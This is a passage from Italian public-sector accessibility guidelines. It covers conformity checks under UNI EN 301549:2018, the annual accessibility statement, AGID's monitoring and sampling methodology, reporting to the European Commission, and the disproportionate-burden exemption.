3. **operabilità:** informazioni e comandi devono consentire una scelta immediata della azione adeguata per raggiungere l'obiettivo voluto;
4. **coerenza:** simboli, messaggi e azioni devono avere lo stesso significato in tutto l'ambiente;
5. **salvaguardia della salute (safety):** l'ambiente deve possedere caratteristiche idonee a salvaguardare il benessere psicofisico dell'utente;
6. **sicurezza:** l'ambiente deve possedere caratteristiche idonee a fornire transazioni e dati affidabili, gestiti con adeguati livelli di sicurezza;
7. **trasparenza:** l'ambiente deve comunicare all'utente lo stato, gli effetti delle azioni compiute e le informazioni necessarie per la corretta valutazione della dinamica dell'ambiente stesso;
8. **apprendibilità:** l'ambiente deve possedere caratteristiche di utilizzo di facile e rapido apprendimento;
9. **aiuto e documentazione:** funzioni di aiuto, quali le guide in linea, e documentazione relativa al funzionamento dell'ambiente devono essere di facile reperimento e connesse al compito svolto dall'utente;
10. **tolleranza agli errori:** l'ambiente, pur configurandosi in modo da prevenire gli errori, ove questi, comunque, si manifestino, deve fornire appropriati messaggi che individuano chiaramente l'errore occorso e le azioni necessarie per superarlo;
11. **gradevolezza:** l'ambiente deve possedere caratteristiche idonee a favorire e mantenere l'interesse dell'utente;
12. **flessibilità:** l'ambiente deve tener conto delle preferenze individuali e dei contesti.

### 3.3. Documenti non web

Nel presente paragrafo sono indicati i riferimenti da utilizzare per la verifica di conformità dei documenti non web, così come previsto dalla norma UNI EN 301549:2018.

#### 3.3.1. Verifica tecnica

La verifica di conformità dei documenti non web è effettuabile applicando quanto previsto dal punto "C.10 documenti non web" contenute in "Appendice C (normativa): Determinazione della conformità" della norma UNI EN 301549:2018.

### 3.4. Software

Nel presente paragrafo sono indicati i riferimenti da utilizzare per la verifica di conformità del software, così come previsto dalla norma UNI EN 301549:2018.

#### 3.4.1. Verifica tecnica

La verifica di conformità dei prodotti software è effettuabile applicando quanto previsto dal punto "C.11 Software" dell'"Appendice C (normativa): Determinazione della conformità" della norma UNI



EN 301549:2018. Alla verifica del software si applicano, ove inerente, anche i seguenti punti della stessa appendice:

- “C.5 Requisiti generici”;
- “C.6 ICT con comunicazione vocale bidirezionale”;
- “C.7 ICT con funzionalità video”;
- “C.13 ICT che fornisce ritrasmissione o accesso al servizio di emergenza”.

### **3.4.2. Criteri di valutazione per la verifica soggettiva del software**

Secondo quanto previsto dai Requisiti tecnici (art. 11 comma 1 lettera a) della Legge n. 4/2004), al fine di dare attuazione alle prescrizioni di cui all'articolo 4 della direttiva UE 2016/2102 anche per il software è necessario prendere come riferimento i valori di cui al paragrafo 3.2.2.1, lettera d), numero 3.

Tale attività è svolta limitatamente al software sviluppato in nome e per conto del soggetto erogatore.

Al fine di evitare di incorrere nella clausola di onere sproporzionato, l'attività di verifica soggettiva per i siti **web** di cui al paragrafo 3.2.2.1. è adattabile e applicabile anche al software e deve essere svolta obbligatoriamente per le forniture sopra soglia comunitaria ai sensi dell'art. 35 del Decreto Legislativo del 18 aprile 2016, n. 50.

Per le forniture sotto soglia comunitaria, fermo restando la possibilità di adattare e utilizzare comunque anche per il software la procedura di cui al paragrafo 3.2.2.1., è richiesto di poter utilizzare almeno una metodologia semplificata per la realizzazione di test di usabilità, ad esempio con analisi basate su euristiche, svolte anche da parte di funzionari del medesimo soggetto erogatore opportunamente formati, con il coinvolgimento di persone con disabilità.

Con riferimento alla creazione e gestione dei gruppi di valutazione composti da persone con disabilità, si ricorda di garantire il rispetto della vigente normativa sulla protezione dei dati personali.

## **3.5. Applicazioni mobili**

Nel presente paragrafo sono indicati i riferimenti da utilizzare per la verifica di conformità delle applicazioni mobili, così come previsto dalla norma UNI EN 301549:2018.

### **3.5.1. Verifica tecnica**

La verifica di conformità delle applicazioni mobili è effettuabile applicando quanto previsto nel Prospetto A.2 presente all'interno dell'Appendice A della norma UNI EN 301549:2018. Per i documenti non web, per i contenuti e i moduli scaricabili dal web si applica quanto contenuto nel capitolo “10 Documenti non web”.

### **3.5.2. Criteri di valutazione per la verifica soggettiva delle applicazioni mobili**

Secondo quanto previsto dai Requisiti tecnici (art. 11 comma 1 lettera a) della Legge n. 4/2004), al fine di dare attuazione alle prescrizioni di cui all'articolo 4 della direttiva UE 2016/2102 anche per le applicazioni mobili è necessario prendere come riferimento i valori di cui al paragrafo 3.2.2.1, lettera d), numero 3.

Al fine di evitare di incorrere nella clausola di onere sproporzionato, l'attività di verifica soggettiva per i siti web di cui al paragrafo 3.2.2.1. è adattabile e applicabile anche alle applicazioni mobili e deve essere svolta obbligatoriamente per le forniture sopra soglia comunitaria ai sensi dell'art. 35 del Decreto Legislativo 18 aprile 2016, n. 50.

Per le forniture sotto soglia comunitaria, fermo restando la possibilità di adattare e utilizzare comunque anche per le applicazioni mobili la procedura di cui al paragrafo 3.2.2.1., è richiesto di poter utilizzare almeno una metodologia semplificata per la realizzazione di test di usabilità, ad esempio con analisi basate su euristiche, svolte anche da parte di funzionari del medesimo soggetto erogatore opportunamente formati, con il coinvolgimento di persone con disabilità.

Con riferimento alla creazione e gestione dei gruppi di valutazione composti da persone con disabilità, si ricorda di garantire il rispetto della vigente normativa sulla protezione dei dati personali.

## **3.6. Documentazione e servizi di supporto**

Nel presente paragrafo sono indicati i riferimenti da utilizzare per la verifica di conformità della Documentazione e dei servizi di supporto, così come previsto dalla norma UNI EN 301549:2018. La documentazione del prodotto fornita con l'ICT, se fornita separatamente o integrata nell'ICT, deve elencare e spiegare come utilizzare le caratteristiche di accessibilità e compatibilità dell'ICT. Le funzioni di accessibilità e compatibilità includono funzionalità di accessibilità integrate e funzioni di accessibilità che garantiscono la compatibilità con la tecnologia assistiva.

### **3.6.1. Verifica tecnica**

La verifica di conformità della documentazione e dei servizi a supporto fornita con i servizi informatici è effettuabile applicando quanto previsto dal punto "C.12 Documentazione e servizi di supporto" dell'"Appendice C (normativa): Determinazione della conformità" della norma UNI EN 301549:2018.

## Capitolo 4

### Dichiarazione di accessibilità e pubblicazione obiettivi di accessibilità

---

#### 4.1. Siti web e applicazioni mobili

I soggetti erogatori devono rilasciare una dichiarazione di accessibilità per i siti web e applicazioni mobili di cui sono titolari, come previsto dalla:

- Direttiva UE 2016/2102
- Decisione di esecuzione UE 2018/1523
- Legge n. 4/2004.

Per la redazione della dichiarazione di accessibilità di ciascun sito web e applicazione mobile, i soggetti erogatori devono compilare, esclusivamente sulla piattaforma di AGID, un form online coerente con il modello riportato nell'Allegato 1 - "Modello di dichiarazione di accessibilità" - delle presenti Linee Guida.

Una volta compilata la dichiarazione on-line, il Responsabile della Transizione Digitale del soggetto erogatore riceve da AGID un link, da esporre con la dicitura "Dichiarazione di accessibilità":

- nel *footer*, per quanto riguarda i siti web
- nella sezione dedicata alle informazioni generali riportate nello store, per quanto riguarda l'applicazione mobile.

Le informazioni presenti nella dichiarazione devono essere ricavate da una delle seguenti analisi:

- un'autovalutazione effettuata direttamente dal soggetto erogatore;
- una valutazione effettuata da terzi;
- una valutazione effettuata con il "Modello di autovalutazione", reso disponibile online da AGID e riportato nell'Allegato 2 delle presenti Linee Guida.

Ove non sia tecnicamente possibile o altamente oneroso effettuare una verifica di accessibilità completa, ai fini della redazione della dichiarazione di accessibilità il soggetto erogatore può applicare una metodologia di verifica a campione, anche ispirandosi alla metodologia di monitoraggio approfondito di cui al capitolo 5 delle presenti Linee Guida. Tale campione deve essere riportato all'interno di una relazione di valutazione curata dal soggetto erogatore.

La prima dichiarazione di accessibilità deve essere compilata:

- entro il 23 settembre 2019, per un sito web pubblicato dopo il 23 settembre 2018;
- entro il 23 settembre 2020, per un sito web pubblicato prima del 23 settembre 2018;
- entro il 23 giugno 2021, per un'applicazione mobile.

Entro il 23 settembre di ogni anno il soggetto erogatore riesamina e valida l'esattezza delle affermazioni contenute nella dichiarazione di accessibilità, avvalendosi esclusivamente della piattaforma di AGID.

Pertanto, la validità di ogni dichiarazione ricopre un periodo temporale che va dal 24 settembre al 23 settembre dell'anno successivo.

Si ricorda che la mancata pubblicazione della dichiarazione di accessibilità determina un inadempimento normativo, con la responsabilità prevista dall'art. 9 della Legge n. 4/2004.

#### **4.1.1. Conformità al modello di dichiarazione di accessibilità**

La conformità al modello di dichiarazione di accessibilità così come indicato nell'art. 3 – quater della Legge n.4/2004 modificata con il Decreto Legislativo del 10 agosto 2018, n. 106, è garantita dalla compilazione online del modello fornito da AGID.

Qualsiasi altro modello di dichiarazione utilizzato dal soggetto erogatore non è ritenuto conforme a quanto richiesto dalla Decisione di esecuzione UE 2018/1523.

#### **4.2. Pubblicazione sul sito web degli obiettivi annuali di accessibilità**

Il presente paragrafo sostituisce la circolare AGID n. 1/2016 ribadendo l'obbligo annuale per le Pubbliche Amministrazioni (di cui all'articolo 1, comma 2, del Decreto Legislativo n. 165/2001) di pubblicare sul proprio sito web entro il 31 marzo gli obiettivi di accessibilità per l'anno corrente e lo stato di attuazione del piano per l'utilizzo del telelavoro, come stabilito dal Decreto legge n. 179/2012, articolo 9, comma 7.

Al fine di supportare le pubbliche amministrazioni nell'attività di definizione e pubblicazione degli obiettivi annuali di accessibilità, sul sito dell'Agenzia per l'Italia digitale è disponibile un'apposita applicazione on-line.

## Capitolo 5

### Metodologia di monitoraggio

---

#### 5.1. Siti web e applicazioni mobili

Il presente capitolo descrive la metodologia di monitoraggio della conformità dei siti web e delle applicazioni mobili degli enti pubblici alle prescrizioni in materia di accessibilità definite all'articolo 4 della Direttiva UE 2016/2102, sulla base delle prescrizioni individuate nelle norme e nelle specifiche tecniche di cui all'articolo 6 della stessa, e definisce le disposizioni riguardanti la presentazione alla Commissione europea, da parte di AGID, delle relazioni sugli esiti del monitoraggio, compresi i dati ottenuti.

##### 5.1.1. Periodicità del monitoraggio

Il primo periodo di monitoraggio per i siti web è compreso tra il 1° gennaio 2020 e il 22 dicembre 2021. Dopo il primo periodo, il monitoraggio è effettuato con frequenza annuale.

Il primo periodo di monitoraggio per le applicazioni mobili è compreso tra il 23 giugno 2021 e il 22 dicembre 2021. Nel corso del primo periodo, il monitoraggio delle applicazioni mobili comprende i risultati ottenuti da un campione limitato ad almeno un terzo del numero stabilito al punto 5 del paragrafo 5.1.3.1.

Dopo il primo periodo, il monitoraggio delle applicazioni mobili è effettuato con frequenza annuale sul campione stabilito al punto 5 del paragrafo 5.1.3.1.

Successivamente al primo periodo, il periodo di monitoraggio annuale sia per i siti web che per le applicazioni mobili è compreso tra il 1° gennaio e il 22 dicembre.

##### 5.1.2. Metodi di monitoraggio

AGID effettua il monitoraggio avvalendosi di:

1. un metodo di monitoraggio approfondito atto a verificare la conformità, applicato nel rispetto delle prescrizioni di cui al punto 1.2 dell'allegato I della Decisione di esecuzione UE 2018/1524 della Commissione;
2. un metodo di monitoraggio semplificato atto a rilevare la non conformità, applicato nel rispetto delle prescrizioni di cui al punto 1.3 dell'allegato I della Decisione di esecuzione UE 2018/1524 della Commissione.

Tali metodi di monitoraggio non aggiungono, annullano o sostituiscono le prescrizioni individuate nelle norme e nelle specifiche tecniche di cui all'articolo 6 della Direttiva UE 2016/2102. I metodi sono

indipendenti da qualsiasi particolare verifica, strumento di valutazione dell'accessibilità, sistema operativo e browser web o da specifiche tecnologie assistive.

Per quanto riguarda i riferimenti tecnici si fa riferimento al paragrafo 2.2 per i siti web e al paragrafo 2.5 e le applicazioni mobili.

#### 5.1.2.1. Monitoraggio approfondito

AGID, secondo le indicazioni di quanto riportato nei paragrafi 2.2, 2.3 e 2.5 del capitolo “2 Requisiti Tecnici per l'accessibilità degli strumenti informatici”, applica un metodo di monitoraggio approfondito per verificare che un sito web o un'applicazione mobile soddisfi tutte le prescrizioni individuate nelle norme e nelle specifiche tecniche di cui all'articolo 6 della Direttiva UE 2016/2102.

Il metodo di monitoraggio approfondito analizza tutte le fasi dei processi nel campione individuato, effettuando le operazioni fondamentali previste per il completamento del processo.

Il metodo di monitoraggio approfondito valuta l'interazione con i form, i controlli dell'interfaccia e le finestre di dialogo, le conferme per l'immissione di dati, i messaggi di errore e ove possibile altri feedback risultanti dall'interazione degli utenti, nonché il comportamento del sito web quando vengono applicate impostazioni o preferenze diverse.

Il metodo di monitoraggio approfondito può includere, ove opportuno, test di usabilità quali l'osservazione e l'analisi della percezione, da parte degli utenti con disabilità, dei contenuti del sito web o dell'applicazione mobile e del grado di difficoltà di utilizzo, da parte di tali utenti, di componenti dell'interfaccia come i menù di navigazione o i form.

AGID può utilizzare, interamente o in parte, i risultati della valutazione messi a disposizione dall'ente pubblico qualora siano soddisfatte le seguenti condizioni:

1. il soggetto erogatore ha fornito la relazione di valutazione dettagliata più recente a sua disposizione;
2. tale valutazione è stata condotta non più di 3 anni prima della data del monitoraggio, con le modalità specificate nel presente paragrafo e al paragrafo 5.1.3.5 (Campionamento delle pagine);
3. AGID considera valida la relazione di valutazione ai fini dell'utilizzo nell'ambito del monitoraggio approfondito, sulla base di:
  - a. risultati dell'applicazione del metodo di monitoraggio semplificato al sito web o all'applicazione mobile;
  - b. un'analisi della relazione, adattata in base ad esempio alla data di rilevazione e al livello di dettaglio, se la valutazione è stata condotta più di 1 anno prima della data del monitoraggio.

Ai fini del monitoraggio, AGID può richiedere ai soggetti erogatori l'accesso ai contenuti di extranet o intranet, pubblicati dopo il 23 settembre 2019 e, comunque, a seguito di una loro revisione sostanziale. Se non è possibile consentire l'accesso ma l'ente pubblico mette a disposizione i risultati della valutazione, AGID può utilizzare, interamente o in parte, i risultati di tale valutazione qualora siano soddisfatte entrambe le seguenti condizioni:

1. l'ente pubblico ha fornito la relazione di valutazione dettagliata più recente a sua disposizione;

2. la valutazione è stata condotta non più di 3 anni prima della data del monitoraggio, con le modalità specificate ai primi 4 capoversi di questo paragrafo e al paragrafo 5.1.3.5 Campionamento delle pagine.

### 5.1.2.2. Monitoraggio semplificato

AGID applica ai siti web un metodo di monitoraggio semplificato per rilevare i casi di non conformità a un insieme limitato di prescrizioni contenute nelle norme e nelle specifiche tecniche di cui all'articolo 6 della direttiva UE 2016/2102.

Il metodo di monitoraggio semplificato comprende le verifiche attinenti a ciascuna delle prescrizioni di percepibilità, utilizzabilità, comprensibilità e solidità di cui all'articolo 4 della direttiva UE 2016/2102. Le verifiche sono condotte al fine di rilevare casi di non conformità nei siti web. Scopo del monitoraggio semplificato è rispondere al meglio, entro i limiti di quanto è ragionevolmente possibile, alle seguenti esigenze degli utenti in materia di accessibilità, ricorrendo a verifiche automatizzate (i numeri di paragrafo riportati nell'elenco seguente fanno riferimento al capitolo “4 Prestazioni funzionali” della norma UNI EN 301549:2018):

- 4.2.1 *utilizzo senza vista;*
- 4.2.2 *utilizzo con vista limitata;*
- 4.2.3 *utilizzo senza percezione del colore;*
- 4.2.4 *utilizzo senza udito;*
- 4.2.5 *utilizzo con udito limitato;*
- 4.2.6 *utilizzo senza capacità vocali;*
- 4.2.7 *utilizzo con manipolazione o forza limitata;*
- 4.2.9 *ridurre al minimo le possibili crisi fotosensibili;*
- 4.2.10 *utilizzo con cognizione limitata.*

I paragrafi “4.2.8 utilizzo con portata limitata” e “4.2.11 Privacy” della norma UNI EN 301549:2018 non vengono considerati all'interno delle Linee Guida in quanto non afferenti ai dettami della Direttiva UE 2016/2102.

Nell'ambito del monitoraggio semplificato AGID può anche utilizzare verifiche diverse da quelle automatizzate.

## 5.1.3. Campionamento dei siti web e delle applicazioni mobili

### 5.1.3.1. Dimensioni del campione

Il numero di siti web e di applicazioni mobili da monitorare durante ciascun periodo di monitoraggio è calcolato in base alla popolazione italiana risultante dai dati ufficiali pubblici.

Nel primo e nel secondo periodo di monitoraggio le dimensioni minime del campione per il monitoraggio semplificato dei siti web corrispondono a 2 siti per 100.000 abitanti più 75 siti web.

Nei successivi periodi di monitoraggio le dimensioni minime del campione per il monitoraggio semplificato dei siti web corrispondono a 3 siti per 100.000 abitanti più 75 siti web.

Le dimensioni del campione per il monitoraggio approfondito dei siti web corrispondono ad almeno il 5 % delle dimensioni minime del campione utilizzato per il monitoraggio semplificato di cui al secondo capoverso, più 10 siti web.

Le dimensioni minime del campione per il monitoraggio approfondito delle applicazioni mobili corrispondono a 1 applicazione per 1.000.000 di abitanti più 6 applicazioni mobili.

Nel corso del primo periodo, il monitoraggio delle applicazioni mobili comprende i risultati ottenuti da un campione limitato ad almeno un terzo del numero stabilito al precedente capoverso.

#### **5.1.3.2. Selezione del campione per i siti web**

Scopo della selezione del campione per i siti web è ottenere una distribuzione diversificata, rappresentativa e geograficamente equilibrata.

Il campione deve comprendere siti web appartenenti ai diversi soggetti erogatori individuati dall'art. 3, comma 1, Legge n.4/2004.

Nel campione devono figurare siti web che rappresentano il più possibile la varietà di servizi forniti dagli enti pubblici, in particolare nei seguenti ambiti: protezione sociale, salute, trasporti, istruzione, occupazione e fiscalità, tutela ambientale, ricreazione e cultura, abitazioni e infrastrutture collettive, ordine pubblico e sicurezza.

AGID consulta le parti interessate nazionali, in particolare le organizzazioni che rappresentano le persone con disabilità, in merito alla composizione del campione di siti web da monitorare e tiene in debita considerazione il parere delle parti interessate riguardo agli specifici siti web da monitorare.

#### **5.1.3.3. Selezione del campione per le applicazioni mobili**

Scopo della selezione del campione per le applicazioni mobili è ottenere una distribuzione diversificata e rappresentativa.

Nel selezionare le applicazioni mobili da inserire nel campione si tiene conto dei diversi sistemi operativi. Ai fini del campionamento le versioni di un'applicazione mobile create per sistemi operativi diversi devono essere considerate applicazioni mobili distinte.

Il campione deve considerare soltanto la versione più recente di un'applicazione mobile, salvo nei casi in cui la versione più recente non sia compatibile con una versione di sistema operativo precedente, ma ancora supportata. In tal caso può essere inserita nel campione anche una delle versioni precedenti dell'applicazione mobile.

AGID consulta le parti interessate nazionali, in particolare le organizzazioni che rappresentano le persone con disabilità, in merito alla composizione del campione di applicazioni mobili da monitorare e tiene in debita considerazione il parere delle parti interessate riguardo alle specifiche applicazioni mobili da monitorare.



#### 5.1.3.4. Campione ricorrente

A partire dal secondo periodo di monitoraggio, se il numero dei siti web o delle applicazioni mobili esistenti lo consente, il campione deve contenere almeno il 10 % dei siti web e delle applicazioni mobili monitorate nel precedente periodo di monitoraggio e almeno il 50 % di quelle non monitorate nel periodo precedente.

#### 5.1.3.5. Campionamento delle pagine

Ai fini delle presenti Linee Guida, con il termine «pagina» si intende una pagina web o una schermata di un'applicazione mobile.

Per il metodo di **monitoraggio approfondito** sono monitorati, se esistenti, i documenti e le pagine seguenti:

1. la home page;
2. la pagina di accesso;
3. la mappa del sito;
4. la pagina dei contatti;
5. la pagina della guida e le pagine contenenti le informazioni legali;
6. almeno una pagina pertinente per ciascuna tipologia di servizio offerto dal sito web o dall'applicazione mobile e per qualsiasi altro utilizzo principale previsto, compresa la funzionalità di ricerca;
7. le pagine contenenti la dichiarazione di accessibilità e le pagine con il meccanismo di feedback;
8. esempi di pagine dall'apparenza sostanzialmente distinta o che presentano una tipologia di contenuti diversa;
9. almeno un documento pertinente scaricabile, dove applicabile, per ciascun tipo di servizio offerto dal sito web o dall'applicazione mobile e per qualsiasi altro utilizzo principale previsto;
10. qualsiasi altra pagina considerata pertinente dall' AGID;
11. un numero di pagine selezionate a caso pari ad almeno il 10 % del campione definito ai precedenti punti (1-10).

Se una delle pagine del campione selezionato in base ai criteri di cui ai punti precedenti comprende una fase di un processo, devono essere verificate tutte le fasi, seguendo, almeno, la sequenza predefinita prevista per il completamento del processo.

Per il metodo di **monitoraggio semplificato**, oltre alla home page, viene monitorato un numero di pagine adeguato alle dimensioni stimate e alla complessità del sito web.

Nello specifico sono monitorati, se esistenti, i documenti e le pagine seguenti:

1. la home page;
2. la mappa del sito;
3. la pagina dedicata all'accessibilità;
4. una pagina con i risultati prodotti dalla funzionalità di ricerca;
5. almeno un documento scaricabile in formato PDF:
  - a. della pagina principale della pubblicità legale;
  - b. di una pagina della sezione “amministrazione trasparente”;
6. un documento scaricabile nel formato PDF selezionato in modo casuale, se non è già stato verificato negli altri punti;

7. in aggiunta, un campione di cinque pagine scelte in modo casuale.

## 5.2. La relazione alla Commissione europea sugli esiti del monitoraggio

AGID presenterà alla Commissione la relazione di cui all'articolo 8, paragrafo 4, della Direttiva UE 2016/2102 in un formato accessibile e in lingua italiana.

La relazione comprende l'esito del monitoraggio con riferimento alle prescrizioni contenute nelle norme e nelle specifiche tecniche di cui all'articolo 6 della Direttiva UE 2016/2102. I risultati che superano le suddette prescrizioni possono anch'essi essere inclusi nella relazione e, in tal caso, saranno presentati separatamente.

### 5.2.1. Contenuto della relazione

La relazione di cui all'articolo 8, paragrafo 4, della Direttiva UE 2016/2102 contiene:

1. la descrizione dettagliata delle modalità con cui è stato effettuato il monitoraggio;
2. una matrice che mediante un indice di correlazione dimostri l'attinenza tra i metodi di monitoraggio applicati e le prescrizioni contenute nelle norme e nelle specifiche tecniche di cui all'articolo 6 della Direttiva UE 2016/2102, comprese eventuali modifiche significative dei metodi;
3. gli esiti del monitoraggio per ciascun periodo di monitoraggio, compresi i dati misurati;
4. le informazioni richieste a norma dell'articolo 8, paragrafo 5, della Direttiva UE 2016/2102.

Nella relazione AGID fornisce le seguenti informazioni, come specificato nelle istruzioni di cui all'allegato II della Decisione di esecuzione UE 2018/1524 della Commissione:

#### 1. *Sintesi della relazione*

Nella relazione è inclusa una sintesi del suo contenuto.

#### 2. *Descrizione delle attività di monitoraggio*

La relazione descrive le attività di monitoraggio svolte dallo Stato membro, tenendo nettamente separati i siti web e le applicazioni mobili, e comprende le informazioni di seguito specificate.

##### 2.1. *Informazioni generali*

- a) Le date in cui è stato effettuato il monitoraggio nell'arco di ciascun periodo di monitoraggio;
- b) l'identificazione dell'organismo incaricato del monitoraggio;
- c) la descrizione della rappresentatività e della distribuzione del campione come specificato al paragrafo 5.1.3.2 Selezione del campione dei siti web e al paragrafo 5.1.3.3 Selezione del campione per le applicazioni mobili

##### 2.2. *Composizione del campione*

- a) Il numero complessivo di siti web e di applicazioni mobili inseriti nel campione;

- b) il numero di siti web monitorati applicando il metodo di monitoraggio semplificato;
- c) il numero di siti web e di applicazioni mobili monitorati applicando il metodo di monitoraggio approfondito;
- d) il numero di siti web monitorati per i diversi soggetti erogatori individuati dall'art. 3, comma 1, legge n.4 del 2004;
- e) la distribuzione del campione di siti web, che illustri la copertura dei servizi pubblici (come prescritto al terzo capoverso del paragrafo 5.1.3.2);
- f) la distribuzione del campione delle applicazioni mobili tra i diversi sistemi operativi (come prescritto al secondo capoverso del paragrafo 5.1.3.3);
- g) il numero di siti web e di applicazioni mobili monitorati durante il periodo di monitoraggio e già inclusi nel precedente periodo di monitoraggio (il campione ricorrente descritto al paragrafo 5.1.3.4).

### *2.3. Correlazione con le norme, le specifiche tecniche e gli strumenti usati per il monitoraggio*

- a) una matrice che mediante un indice di correlazione dimostri l'attinenza tra i metodi di monitoraggio applicati e le prescrizioni contenute nelle norme e nelle specifiche tecniche di cui all'articolo 6 della direttiva UE 2016/2102, comprese eventuali modifiche significative dei metodi;
- b) le informazioni sugli strumenti usati, le verifiche effettuate e l'eventuale ricorso ai test di usabilità.

## *3. Esito del monitoraggio*

La relazione illustra l'esito del monitoraggio effettuato da AGID.

### *3.1. Esito dettagliato*

Per ciascun metodo di monitoraggio applicato (approfondito e semplificato, per i siti web e le applicazioni mobili), la relazione fornisce quanto segue:

- a) una descrizione esaustiva dell'esito del monitoraggio, compresi i dati misurati;
- b) un'analisi qualitativa dell'esito del monitoraggio, comprendente:
  - i. le conclusioni relative a casi frequenti o critici di non conformità alle prescrizioni individuate nelle norme e nelle specifiche tecniche di cui all'articolo 6 della Direttiva UE 2016/2102;
  - ii. quando sia possibile gli sviluppi, da un periodo di monitoraggio al successivo, dell'accessibilità generale dei siti web e delle applicazioni mobili monitorati.

### *3.2. Contenuti supplementari (facoltativi)*

La relazione può contenere le seguenti informazioni:

- a) l'esito del monitoraggio dei siti web o delle applicazioni mobili degli enti pubblici che esulano dall'ambito di applicazione della Direttiva UE 2016/2102;
- b) informazioni dettagliate sulle prestazioni, in termini di accessibilità, delle diverse tecnologie utilizzate dai siti web e dalle applicazioni mobili monitorati;
- c) i risultati del monitoraggio con riferimento a prescrizioni che vanno oltre le prescrizioni contenute nelle norme e nelle specifiche tecniche di cui all'articolo 6 della Direttiva UE 2016/2102;
- d) gli insegnamenti tratti dal feedback inviato dall'organismo responsabile del monitoraggio agli enti pubblici monitorati;
- e) qualsiasi altro aspetto pertinente riguardante il monitoraggio dell'accessibilità dei siti web e delle applicazioni mobili degli enti pubblici che vada oltre le prescrizioni della Direttiva UE 2016/2102;
- f) una sintesi degli esiti della consultazione con le parti interessate e l'elenco delle parti interessate consultate;
- g) informazioni dettagliate sul ricorso alla deroga per onere sproporzionato di cui all'articolo 5 della Direttiva UE 2016/2102.

#### *4. Ricorso alla procedura di attuazione e feedback degli utenti finali*

La relazione specifica il ricorso alla procedura di attuazione istituita e ne fornisce una descrizione.

AGID può inserire nella relazione eventuali dati qualitativi e quantitativi sul feedback ricevuto dagli enti pubblici attraverso il meccanismo di feedback stabilito all'articolo 7, paragrafo 1, lettera b), della Direttiva UE 2016/2102.

#### *5. Contenuto attinente alle misure aggiuntive*

La relazione comprende i contenuti prescritti all'articolo 8, paragrafo 5, della Direttiva UE 2016/2102.

### **5.2.2. Periodicità della presentazione delle relazioni**

Entro il 23 dicembre 2021, AGID presenta la relazione alla Commissione Europea, secondo quanto indicato al primo periodo di monitoraggio per i siti web e le applicazioni mobili, di cui al paragrafo 5.1.1, primo e secondo capoverso.

Le successive relazioni sono presentate da AGID ogni tre anni, come stabilito all'articolo 8, paragrafo 4, della Direttiva UE 2016/2102.

AGID rende pubbliche le relazioni in un formato accessibile.

### **5.3. Monitoraggio postazioni di lavoro a disposizione del dipendente con disabilità**

AGID effettua un'analisi delle informazioni comunicate dalle Amministrazioni all'interno del "Modello di dichiarazione di accessibilità", relativamente alla dotazione delle postazioni di lavoro a disposizione del dipendente con disabilità, in ottemperanza all'art. 4 commi 4 e 5 della Legge n. 4/2004.

## Capitolo 6

### Onere sproporzionato

---

#### 6.1. Definizione e casi di deroga

Per onere sproporzionato si intende una circostanza di fatto o di diritto che rappresenta, nei casi previsti dall'art. 3-ter, comma 2, Legge n.4/2004, una deroga alle prescrizioni fissate dalla stessa legge in materia di accessibilità che deve fondarsi esclusivamente su motivazioni legittime e adeguatamente giustificate.

Si considerano misure che impongono un onere sproporzionato quelle che generano in capo a un soggetto erogatore un onere organizzativo o finanziario eccessivo, o mettono a rischio la sua capacità di adempiere allo scopo prefissato o di pubblicare le informazioni necessarie o pertinenti per i suoi compiti e servizi, pur tenendo conto del probabile beneficio o danno che ne deriverebbe per le persone con disabilità.

L'art. 3-ter, comma 2, Legge n.4/2004, individua le quattro misure generali alla ricorrenza delle quali è opponibile un onere sproporzionato, ossia:

1. onere organizzativo eccessivo;
2. onere finanziario eccessivo;
3. rischio di pregiudicare la capacità dei soggetti erogatori di adempiere allo scopo prefissato;
4. rischio di pregiudicare la capacità dei soggetti erogatori di pubblicare le informazioni necessarie o pertinenti per i propri compiti e servizi.

Le fattispecie di ciascuna misura vanno individuate attraverso il criterio generale previsto dal considerando 39 della Direttiva UE 2016/2102, secondo cui le eccezioni al rispetto delle prescrizioni in materia di accessibilità, dovute a un onere sproporzionato, non devono andare oltre lo stretto necessario per quanto riguarda il particolare contenuto interessato in ogni singolo caso.

Per tutti e quattro i casi di esclusione dagli obblighi di accessibilità deve valere un'applicazione rigorosa del principio di necessità che va riferita, di volta in volta, alla natura dei servizi e delle informazioni rilevanti nel singolo caso.

Criteri più specifici per la definizione dei contenuti dell'onere sproporzionato, con riferimento alle misure che generano un onere organizzativo e finanziario eccessivo, sono fissati dal legislatore europeo nell'ambito della Direttiva UE 2016/2102.

##### 6.1.1. Onere organizzativo eccessivo

In base a quanto previsto dall'art. 5, par. 2, della Direttiva UE 2016/2102, le dimensioni, le risorse e la natura dell'ente pubblico interessato sono circostanze pertinenti di cui i soggetti erogatori devono tener conto per verificare la sussistenza di un onere sproporzionato, e che vanno considerate come una specificazione del concetto di onere organizzativo eccessivo.

Per effettuare tale verifica, occorre svolgere una valutazione comparativa tra la dimensione organizzativa del soggetto erogatore, misurata in base ai predetti indici di dimensione, risorse e natura dello stesso, e i benefici o pregiudizi che la piena accessibilità determinerebbe, rispettivamente, in favore o a danno delle persone con disabilità.

La sussistenza di un onere sproporzionato può essere invocata solo dopo aver adottato il citato principio di stretta necessità al caso di specie, ossia dopo aver verificato che la dimensione organizzativa del soggetto erogatore è qualitativamente e quantitativamente non idonea a garantire la piena accessibilità del servizio o dell'informazione.

### **6.1.2. Onere finanziario eccessivo**

L'art. 5, par. 2, della Direttiva UE 2016/2102, per definire più nel dettaglio i contenuti della nozione di onere finanziario eccessivo, prescrive una stima dei costi e dei benefici per il soggetto erogatore interessato, da effettuare in rapporto ai benefici previsti per le persone con disabilità, tenendo conto della frequenza e della durata d'uso dello specifico sito web o applicazione mobile.

Il soggetto erogatore deve orientare la propria valutazione, in ordine alla sussistenza o meno dell'onere sproporzionato, verificando la ragionevole proporzione tra i costi necessari per garantire la piena accessibilità e i benefici previsti per le persone con disabilità.

Rispetto ai costi, il soggetto erogatore deve tener conto che, per l'applicazione della normativa, non sono previsti nuovi o maggiori oneri a carico della finanza pubblica e, quindi, esso deve fare fronte ai nuovi adempimenti con le risorse umane, strumentali e finanziarie disponibili a legislazione vigente.

Tuttavia, nel considerare le risorse disponibili, ciascun soggetto erogatore deve tener conto di tutte le forme di finanziamento, quali incentivi, agevolazioni e altri strumenti, previste a livello europeo, nazionale e regionale. L'insieme di queste risorse costituisce un parametro oggettivo e imprescindibile nell'ambito della verifica di proporzionalità sopra richiamata.

